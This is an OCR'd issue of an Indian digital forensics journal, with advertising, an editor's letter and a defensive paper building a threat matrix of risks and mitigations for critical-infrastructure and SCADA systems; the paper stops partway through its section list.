DIGITAL FORENSICS

4N6

VOL 5 | ISSUE 1 | FEB 2020 | Reg. No. DELEG/2017/73087 | ISSN: 2582-1172 (ONLINE)

INDIA'S 1ST DIGITAL FORENSIC JOURNAL

/d4n6j @d4n6j @d4n6j

MALWARE DETECTION

kubernetes

CYBER PSYCHOLOGY

Digital Forensics is an EXACT SCIENCE - Not the PROCEDURES but the RESULTS

Rs. 300/-


www.digital4n6journal.com

SkillsDA®

TÜV SÜD ISO 9001

ISO Certified Cyber Security Training Center

Advanced Training in
Cyber Security
&
Digital Forensics



Schools , Colleges
&
Universities

Domain specific
Training for
Corporates

Governments
&
PSU

In Association with

ISAC

National Critical Information Infrastructure Protection Centre
NCIIPC
A unit of NTRO

All India Council for Technical Education
AICTE

Member
DSCI
PROMOTING DATA PROTECTION
A NASSCOM® Initiative

INGU's Knowledge Academy Pvt Ltd.

No.193, 1st Main Rd, Nehru Nagar,
OMR Kottivakkam, Chennai, Tamil Nadu-600096
www.skillsda.com | info@skillsda.com
Fixed-line : 044-4859-9696 | +91 9090-58-9696

OUR Team

OUR SPONSORS & PARTNERS

DIGITAL FORENSICS

FEB 2020 ISSUE

4N6

INITIATIVE OF

COUNCIL OF INFORMATION SECURITY
PROTECT. DETECT. RESPOND

PARTNERS

CYBERFRAT AN SAM COMMUNITY

NATIONAL INFORMATION SECURITY COUNCIL NISC

NATIONAL CYBER DEFENCE RESEARCH CENTRE

Syfor Digital 4n6 Labs

SEMPERSOL CONSULTANCY

FORENSICS GURU.COM SOLUTIONS FOR A SAFER PLANET

CYSINFO

BRISK INFOSEC

DIA Digital Investigators Association

Ninja Information Security Seriously ISO- 27001:2013 & 9001:2008 Certified

ARROW

ENLIGHTEN WORLD

TechiLaw

INDIAN INFOSEC CONSORTIUM

CyberShrishti For the Noobs By the Noobs

CYBER SECURE INDIA

CPC

ARNE Advance Research Network Knowledge · Skills · Perseverance

Cyber Katta

JEMISTRY INFO SOLUTIONS

ARISTI NINJA

SAM OFFENSIVE TECHNOLOGIES

CyberHex

SkillsDA® Center for advance training

CopConnect National Security Database

India Watch

DARK EYE INTELLIGENCE (A company of CLIFF InfraTechno Build Limited)

DIPLOMADS

ISAC

CONFERENCE PARTNERS

ifip

SCIENTIFIC FEDERATION 2nd World Conference and Exhibition on Forensic Science June 11-12, 2018 Rome, Italy

DICE DIGITAL INVESTIGATIONS CONFERENCE & EXHIBITION

ASIA'S FOREMOST INFORMATION SECURITY CONFERENCE GROUND ZERO SUMMIT

HACKERS DAY

@D4N6J

www.digital4n6journal.com

fb /D4N6J

From the Editors Desk

Seema Khadsare

Rakhi R. Wadhwani

Dear Readers,

Wishing you a Very Happy New Year 2020

“Hope smiles from the threshold of the year to come, whispering 'it will be happier'...”

- ***Alfred Lord Tennyson***

We would like to present Digital Forensics (4N6) a publication with an expanded focus. While supplying our readers with various topics on digital forensics and security updates, we are also reaching a larger audience. Digital forensics is increasingly important to the law enforcement professionals who are pursuing criminals on a daily basis. It’s not necessary, or easy, to become a digital forensics expert, but it’s very important to know how to recognize the digital evidence which will reinforce cases and to know who to turn to for help.

In this issue, we have touched upon variety of topics which are less explored and even less talked about such as IoT Security and Forensics, Cyber Security Threats & Defensive Techniques, Threat Matrix - SCADA, Malware Detection and Forensic Investigation, Research on Security of Docker Containers and Kubernetes Clusters, Cyberpsychology and much more. Keep Reading...

We hope you enjoy the publication as much as we have enjoyed editing it for You. We will be more than pleased to hear your opinions about this edition of the magazine. We would like to thank to all the people who helped us with the issue. There would not be an issue without you.

We look forward to the suggestions from the readers to improve upon and bring a better magazine. Keep writing to us at editor@digital4n6journal.com. Keep visiting our website www.digital4n6journal.com for updates. We would also love it if you join and follow us on social media – we’re on LinkedIn, Twitter, Facebook and Instagram for our latest updates.

SKhadsare

Seema Khadsare
(Editor-in-Chief)
seemakhadsare@gmail.com
+91 981 165 5690

Rakhi R Wadhwani

Rakhi R Wadhwani
(Associate Editor)
rakhi.r.wadhwani@gmail.com
+91 730 30 36 547

INDEX

INDEX

Digital 4n6 Journal- India's First Digital Forensics Journal
Volume : V | Issue : 1

Threat Matrix – Critical Infrastructure

- Nilay Mistry

- Tanaya Vaishnav

- Kaivashin Shethna

Abstract: The Critical Infrastructure of a country includes the ICS (Industrial Control Systems), DCS (Distributed Control Systems) and different critical sectors like Power, Water, Finance and Banking, Nuclear, Oil and Gas, etc. The Systems coming under the Critical Infrastructure are very important as the threats and the attacks on these systems directly affect the human life. Thus, under such scenarios it becomes very important to protect these systems by implementing proactive and reactive measures. In order to protect these systems and make the people handling these systems aware about the possible threat and attacks on these systems the very basic step that would make them realize about the seriousness of the attacks and the threats is to build a threat matrix for the systems. In this paper we have tried to build a complete threat matrix for CI keeping the following three main domains in mind:

- ***Human / Physical***
- ***Natural / Environmental and***
- ***Cyber / Technical***

INTRODUCTION

A threat model highlights the interest and class regarding the threat or the threat it's self in general. It will generally address a threat's capability as well as its intent. Cyber threat models are a 'little more' than the semi-descriptive labels like hackers, cyber terrorists, organized crimes, malicious insiders, etc., which reinforce some notions that do not clearly mention the capabilities of the attack. Given a standardized threat model, an analyst can store consistent reports in reference database accessible to other analysts. The process of modelling as a whole in a nutshell could be shown as:




Diagramming (chalk out the concerned system and its processes along with vulnerabilities)
Identity Threats (Several threats could occur e.g. DOS, Hacking, etc.)
Mitigate (addressing the problem according to the identified threats)
Validate

Fig. 1: Threat Modelling Cycle

There are 3 approaches towards Threat Modelling:

- Attacker-Centric
- Software-Centric
- Asset-Centric

Thus, a threat matrix is a thorough assessment of threats in a tabular format that gives an overall idea about the severity, effects and mitigations of the different types of threats on the critical infrastructure herewith. As shown below a generic threat matrix has been given that gives a detailed outline about the current attacks on the Critical Infrastructure, their possible mitigations and their severity according to the type of the system. The further explanation gives the detailed information with reasons for the data in the threat matrix.



Generalized Threat Matrix for Critical Infrastructures

Date: 31st January, 2015

Team members: Tanaya V. Vaishnav & Kaivashin B. Sethna (Cyber Security & Incident Response, IFS-GFSU)

		Impact									
		Stand-alone			Distributed			Networked			
Source	Likelihood	C	I	A	C	I	A	C	I	A	Mitigation
Human/Physical											
Terrorism	L	✓		✓			✓			✓	Strong physical access controls with contigency plans and user awareness
Mishandling of Data	H		✓			✓			✓		Regular auditing
Unauthorized access											
Data Theft	M/H	✓	✓	✓	✓	✓	✓	✓	✓	✓	Firewalls, IDS/IPS, Data Diodes, DMZ,technical and physical access controls
Physical Access	H	✓	✓	✓	✓	✓	✓	✓	✓	✓	Logging and sign-in procedures for visitors, user awareness, physical access conrols
Modification of software	H	✓	✓	✓	✓	✓	✓	✓	✓	✓	Access controls,Auditing,Upgradation
Modification of hardware	H			✓			✓			✓	Access control,Upgradation
Improper critical data handling											
Personal information	H	✓			✓			✓			Awareness and training, role based control
Organisational information	H	✓	✓		✓	✓		✓	✓		Awareness and training, role based control
Espionage	H	✓	✓	✓	✓	✓	✓	✓	✓	✓	Business relations awareness and training
Improper system and asset handling											
System Hardwares	M/H			✓			✓			✓	Usage training, access conrols
Files and reports	H	✓	✓		✓	✓		✓	✓		Usage training, access conrols
Work stoppage	M/L			✓			✓			✓	Emergency operation procedures and employee awareness
Natural/Environmental											
Power failure/fluctuations	M			✓			✓			✓	Backup power, UPS
Communication failure	M			✓	✓	✓	✓	✓	✓	✓	Emergency operation modes, continuous monitoring of the channels
Natural disasters											
Water/flood	L			✓			X			X	Backups, contigency plans
Nuclear fallouts	L			✓			X			X	Backups, contigency plans
Hazardous wastes	H			✓			X			X	Backups, contigency plans
Earthquakes	L			✓			X			X	Backups, contigency plans
Storm/hurricane	L			✓			X			X	Backups, contigency plans
Malfunctioning											
Hardware	M			✓			X			X	Incident Response
Software	H		X	✓		X	X		X	X	Incident Response
Technical/Cyber											
Malwares											
PDA(Personal Digital Assistance)	H	X	X	✓	✓	✓		✓	✓		Do not allow any external PDA's to be attached to the system
Firmwares	M	X	X	✓	✓	✓		✓	✓		Do not allow any external PDA's to be attached to the system
Hardwares	L		X	✓			✓			✓	Check the propritary hardwares before instaling, audit and update them regularly
Network	H				✓	✓	✓	✓	✓	✓	Monitor the networks , isolate the confidential systems from the public network
Cyber Terrorism	H	X	X	X	✓	✓	✓	✓	✓	✓	Awareness among employees and end users, create DMZ's and use data diode for privatization of inforamtion
Password Cracks											
Brute Force (Exhaustive key search)	H	✓	✓	✓	✓	✓		✓	✓		Keep passwords that are long and a mixture of numbers , strings and special characters
Reverse Brute Force	M	✓	✓	✓	✓	✓		✓	✓		Keep passowrds that are not at all predctable, and also that are a mixture of string, numbers and special characters
Dictionary Attacks	H	✓	✓	✓	✓	✓		✓	✓		Keep passowrds that are not at all predctable, and also that are a mixture of string, numbers and special characters
Passive											
Spywares	M	✓			✓			✓			Monitor the systms and the network continuously
Sniffing	H				✓			✓			Continous monitoring of network
Active											
Data Diddling	L		✓	✓		✓			✓		Framing good physical security polocies, assigning role based access to the assests ,monitoring the netwoks and systems.
Social Engineering	H	✓			✓			✓			Awareness among the people as to what should be publicised and what should not be
DOS	H						✓			✓	Monitoring of network
DDOS	H										Monitoring of network
Spoofing	H				✓			✓			Monitoring of network,Use digitally signed doccuments for dealings,secure the network access points by creating DMZ's ,using IDS/IPS and Firewalls
Network threats											
Wiretapping	L				✓			✓			Monitor the lines using the sensors
Port Scanner	M				✓			✓			Continous monitoring of the network and listening of the ports.
Idle scan	L				✓			✓			Monitor the networks and block the IP's sending bogus request
MITM / ARP Posioning	H				✓	✓		✓	✓	✓	Implementing stand-by features by using protocols like vrrp/hsrp of clustering firewall applications
Packet injections	H				✓			✓			Constant Network monitoring and analysis of the packets
Session Hijacking	H				✓	✓			✓	✓	Securing network even after the session setup and disallowing cookies to be stored permanently on a system
APT	H	✓	✓	✓	✓	✓	✓	✓	✓	✓	Contigency plans and mitigation steps

HUMAN / PHYSICAL THREATS

In this domain the emphasis is on the implementation of good physical security of CI. This domain highlights the threats that include the human intervention directly. The threats in this domain can more specifically be differentiated and expressed as follows:

a) Terrorism

Likelihood: Low, Impacts:,Stand-Alone: Confidentiality, Availability, Distributed: Availability,Networked: Availability
The most common threat that can be covered in this domain is the terrorism, but the likelihood of human terrorism in today's technologically advanced is very low as it would not be easy to implant a bomb in such industries; instead one would like to attack the system through cyber terrorism as that would create a higher impact and also would not require personal presence of the attacker. The attacker would be able to launch the cyber terrorism by sitting at a remote place and just stay connected to the network of the organization.

- Mitigation:

The mitigation for such threats is to tighten the physical security around the workstation form where the CI operations are handled. Increase the awareness and seriousness of physical security among the employees that handle and monitor the operations of the SCADA systems and the government. Strict biometric identity systems must be used for the authentication of the employee for even entering the sensitive areas, the authentication must be two ways as far as possible so that anybody unauthorized cannot enter the sensitive areas, the CCTV cameras also must be implanted in almost all the parts of the organization so that the visual monitoring of the employees going in and out can be done, thus if there is some unauthorized person trying to enter the system can be stopped.

- Illustration:

Just after midnight on April 16, 2013, someone slipped into underground tunnels and cut the phone lines running to the PG&E Metcalf power substation near San Jose, California. Then two snipers proceeded to fire over 100 rounds into the substation in 19 minutes, knocking out 17 transformers. The electric company managed to prevent a widespread blackout, but security officials fear the attack could be a dry run for a larger scale terrorist attack.

Furthermore, the substation attack demonstrates the weakness in our critical infrastructure, as recently warned by Heritage. Clapper has echoed the warning, saying the critical infrastructure "provides an enticing target to malicious actors." A recent study by West Point's Network Science Center found that shutting down the electric grid by causing a cascading failure is much easier than one would think.

b) Mishandling of Data

Likelihood: High,Impacts:,Stand-Alone: Integrity,Distributed: Integrity,Networked: Integrity

The likelihood of this threat is the highest as the seriousness of performing the data entry by the employee as well as the user side is considerably less. Carelessness of the employee who feeds the data into the system or carelessness of the end-user, who gives the organization his / her information by filling the respective forms, is the most common threat. This error is the most common and also equally serious, as it can create blunders.

- Mitigation:

The measures that can be taken to avoid such threats or careless errors the employee as well as the users must be made aware about the importance of the correctness of the information and maintain its integrity moreover, they also must be explained the consequences if they do not do so.

- Illustration:

For an instance, if the end user wants to open a bank account and fill the online form for it and enters a wrong personal information then it can create a trouble in future for the bank as well as the user.

c) *Unauthorized Access*

This could mainly occur due to the insiders of the organization. It is done in many ways and each has a different likelihood for different categories of the system.

I. Data Theft

Likelihood: Medium / High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

The likelihood of this threat is either medium or high as it depends on the type of the system that has been hacked for the data theft. It also depends on the backup copies of the data that are maintained. If the data of a stand-alone system is stolen by someone, the impact is much more severe as the data is stored at one place. Whereas in the case of distributed system the impact is not so severe as the data is kept at different places as the organization also is distributed in different parts of the city, state or even the country and is connected through some kind of network. If the data theft is done in the organization which is networked i.e. all the devices used are connected through some kind of network but they are not distributed, then the impact is somewhat more severe than the distributed systems as it may be possible that the data is kept on one place and not distributed.

- Mitigation:
  In September 2012, a Canadian IT company and networking supplier Telvent had told its customers that attackers have recently breached its internal firewall and other security systems. Security expert Brian Krebs reports that the intruders stole project files that relate to control and monitoring software for industrial systems. The stolen data concerns the OASyS DNA SCADA software which, according to Krebs, helps energy firms mesh older IT assets with more advanced "smart grid" technologies.

II. Physical Access

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

The likelihood of this is very high as this is the primary step for getting into the system or the software and steals the data, so we can say if one successfully enters the system through bypassing the security then he/she can easily steal, manipulate and damage the stored data. If all the data is stored at one place or single server or machine then the criticality of the attack is high, but it is not the same in the case of networked and distributed systems. The physical damage caused can be in any form from minute damage to catastrophic damages to the system and networks.

- Mitigation:
  The mitigation for this threat is to make the employees and the users of the system aware about maintaining a difficult password that is tough to guess so that it is difficult for the hacker to enter the system. Apart from these, Homeland Security comes into picture where one can protect the physical systems from any damage caused by the intrusions of an attacker.
- Illustration:
  11th September 2001 attack on the WTC in New York city is a well-known example of the physical access and a catastrophic damage to the building and the infrastructure that affected human life in thousands and creating a financial loss.

III. Modification of Software

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

The likelihood of this threat is high in all the three types of systems used in CI and the reason for this is that the attackers can once get to know the details about the software's being used in the system and can find out the vulnerabilities in that version of the software and can also check whether the software's are updated or not, if not then they can take an advantage of this and exploit the system using the vulnerabilities.

- Mitigation:
  The mitigation for this problem is implemented by the organizations by keeping their software's updated and if at all they do not have an updated version of the software they at least see to it that they have the patches implemented for each of the vulnerabilities of that version.
- Illustration:
  During a trial, the sites were kept exposed online with default configurations, including default credentials such as admin/admin or SA/SA. There were 39 attacks carried out by 14 countries for the purpose of research which was presented by BlackHat EU. The attempts were to attack secure area of the websites that could modify a controller or SCADA specific protocols.

IV. Modification of Hardware

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

The likelihood of this problem is high in the case of CI as most of the hardware's used in these systems are proprietary.

- Mitigation:
  The mitigation for this problem is done by using updated hardware's; the compatibility of the software is also kept in mind.
- Illustration:
  Modbus RTU, Modbus PLC used in the SCADA systems is proprietary. Due to this reason hardware's of these systems are also version sensitive. If outdated or incompatible versions of the hardware's are used then it would directly affect the availability and performance of the system. If the hardware's versions with some problems or loopholes are used then the attacker would take the advantage of these unpatched vulnerabilities and attack the system.

d) Improper Critical Data Handling

This threat arises in the organization due to lack of awareness about the importance of information hiding amongst the employees of the organization. The two levels where these problems can be faced are:

I. Improper handling of personal information

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Distributed: Confidentiality, Networked: Confidentiality

II. Improper handling of organizational information

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Distributed: Confidentiality, Integrity, Networked: Confidentiality, Integrity

- Mitigation:
  The mitigation of this threat is done by spreading awareness about the importance of the information and also by not disclosing all the information to everyone in the organization, instead access control rules are framed and according to the role the information is disclosed.
- Illustration:
  If the personal information of the account holders of the bank is lost and there is no back up maintained then it becomes a very big problem and the stolen information can be used by the intruder very easily for bank transactions.

  In another case, if the organizational information of a car designing company is not properly handled and is harmed by some way then anyone can get access to the confidential car designs and diagrams of the company and in this manner the confidentiality of the information is compromised. Similarly, the integrity of the data also can be affected.

e) *Espionage*

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

This is the biggest threat to the CI systems as this is the easiest and the safest way to have an Unauthorized access to the confidential system, information or asset of the organization. The famous malwares like duqu, stuxnet, flame, etc. have entered these through espionage as the primary step of attack.

- Mitigation:
  The mitigation for it is to maintain a strict access control to the system of CI boring useful information and also in the area where these systems are kept, maintain the logs of the entry and exit of the employees in these areas and also implement a two - authentication system so that spoofing of identity is not possible even by exchanging the entry cards, etc.
- Illustration:
  A disgruntled employee who had an access to complete system in Saudi Aramco, Qatar RasGas, took control of the system that was connected to Internet and used that computer to communicate back to an external Command-and-Control server. It also infected other computers running Microsoft Windows that were not Internet connected. This type of malware is called a "botnet" which is a collection of compromised computers under the control of a single individual or group.

Symantec describes Shamoon as having 3 components:

- Dropper – the main component and source of the original infection. It drops components 2 and 3 onto the infected computer, copies itself to network shares, executes itself and creates a service to start itself whenever Windows starts.
- Wiper – this is the destructive module. It compiles a list of files from specific locations on the infected computers, erases them, and sends information about the files back to the attacker. The erased files are overwritten with corrupted jpeg files, "obstructing any potential file recovery by the victim"[1].
- Reporter – this module sends infection information back to the attacker's central computer.
  It removed and overwrote the information on the hard drives of 30,000 to 55,000 (Yes,those numbers are correct!) workstations of Saudi Aramco (and who knows how many more at other firms).

f) *Improper System and Asset Handling*

The threat of improper system and asset handling has high if it is a standalone system, as the systems and the assets of such systems are not handled carefully then it would directly affect the working of the system and if the system stops working then the availability of the services through this system would be stopped.

The case is a bit different for a distributed and networked system as they are wide spread so this threat would definitely affect the working of the system but would never result in breaking down of the whole system like the standalone system. This threat has two ways of affecting the system:

I. Improper handling of system hardware's and

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

II. Improper handling of files and reports

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability
Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

- Mitigation:
  Such threats are mitigated by training the employees properly and teach properly as to how to use the system and the assets. They are explained the importance of each system and asset used in the organization. This threat is mitigated also by not giving access to all the systems and assets of the organization to everyone; instead roles are assigned and accordingly the systems and assets are used.

g) Work Stoppage

Likelihood: Low / Medium, Impacts:, Stand-Alone: Availability, Distributed: Availability, Networked: Availability

